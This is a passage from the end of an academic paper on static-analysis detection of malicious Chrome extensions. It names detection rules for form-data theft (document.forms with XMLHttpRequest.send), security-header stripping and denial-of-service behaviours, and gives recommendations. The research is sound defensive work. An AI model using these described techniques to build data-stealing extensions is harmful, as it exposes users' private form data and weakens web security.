In addition to this, we found a case of a malicious extension that steals information from submit requests (section 4.7). Every time the user submits a form, each field of the form is encoded and sent to a post request site. This code was also used as a test case, which targets the use of *document.forms* in combination with the use of *XMLHttpRequest.send()* function.

We also focused on a malicious behavior responsible for the removal of security options from HTTP response header. We created our test case based on the malicious code presented in section 4.4, which targets the use of any security option and the *responceHeaders.splice()* function.

Finally, we detect 3 kinds of denial of service attacks. The first one targets the access to the extensions configuration page (chrome://chrome/extensions), whereas the second one prevents the access to any tab the user tries to open. The third case targets specific websites and blocks the access to them. We used the malicious code of each case to run our tests and make sure the application detects them successfully.

5.2 Recommendations

In order to improve the security and privacy of browser extensions, we propose some changes that would help with the problems we discussed. Extensions should not have the ability to manipulate browser configuration pages, such as chrome://extensions, that are responsible for managing extensions. Extensions should also not be allowed to uninstall other extensions unless they are from the same author or a trusted source. Another idea is to prevent extensions from manipulating HTTP requests by removing security-related headers that compromise the security of web pages. Finally, when an extension loads code from a remote site, it should not have the permissions to inject that new code into the visited pages.

6. CONCLUSION

Extensions have become increasingly popular since their introduction, and the Chrome Web Store is full of extensions developed both by Google and by independent companies or developers. As a result, malicious browser extensions have become a new threat, as criminals realize the potential to monetize a victim's web browsing session and readily access web-related content and private data.

Our work examines cases of extensions with malicious intent. After we gathered information from previous research papers like Hulk[4] and Chroak[7], we implemented a mechanism which runs a static analysis of the source code of an extension in order to detect suspicious activity and warn the user about the potential harm it could cause. Detection of suspicious activity is succeeded by recognizing malicious functionality in the source code. We have created 10 rules, where each rule represents a case of malicious/suspicious behavior. Further work can be done to extend the use of our application by adding more rules.

REFERENCES

[1] *What are extensions?* https://developer.chrome.com/extensions
[2] *Native Messaging.* https://developer.chrome.com/apps/nativeMessaging
[3] *Content Security Policy.* https://en.wikipedia.org/wiki/Content_Security_Policy
[4] Alexandros Kapravelos, University of California, Santa Barbara; Chris Grier, University of California, Berkeley, and International Computer Science Institute; Neha Chachra, university of California, San Diego; Christopher Kruegel and Giovanni Vigna, University of California, Santa Barbara; Vern Paxson, University of California, Berkeley, and International Computer Science Institute. *Hulk: Eliciting Malicious Behavior in Browser Extensions.* https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-kapravelos.pdf
[5] Lujo Bauer, Carnegie Mellon University; Shaoying Cai, Singapore Management University and Institute for Infocomm Research; Limin Jia, Carnegie Mellon University; Timothy Passaro, Carnegie Mellon University; Yuan Tian, Carnegie Mellon University; *Analyzing the Dangers Posed by Chrome Extensions.* https://www.ece.cmu.edu/~lbauer/papers/2014/cns2014-browserattacks.pdf
[6] Iskander Sanchez-Rola, Deustotech and University of Deusto; Igor Santos, Deustotech and University of Deusto; Davide Balzarotti, Eurecom; *Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies.* http://paginaspersonales.deusto.es/isantos/papers/2017/2017-sanchez-rola-extensions-usenix.pdf
[7] Ryan Chipman, Tatsiana Ivonchyk, Danielle Man, Morgan Voss. *Security Analysis of Chrome Extensions.* https://courses.csail.mit.edu/6.857/2016/files/24.pdf
[8] Anupama Aggarwal, Bimal Viswanath, Liang Zhang, Saravana Kumar, Ayush Shah and Ponnurangam Kumaraguru; *I Spy with My Little Eye: Analysis and Detection of Spying Browser Extensions.* http://precog.iiitd.edu.in/pubs/spying-extensions-eurosandp.pdf
[9] *An In-Depth Look Into Malicious Browser Extensions.* https://blog.trendmicro.com/trendlabs-security-intelligence/an-in-depth-look-into-malicious-browser-extensions/
[10] *"Catch-All" Google Chrome Malicious Extension Steals All Posted Data.* https://isc.sans.edu/forums/diary/CatchAll+Google+Chrome+Malicious+Extension+Steals+All+Posted+Data/22976/
[11] *Exploiting Chrome Attacks to Educate Staff.* https://theantisocialengineer.com/2017/07/16/exploiting-chrome-attacks-to-educate-staff/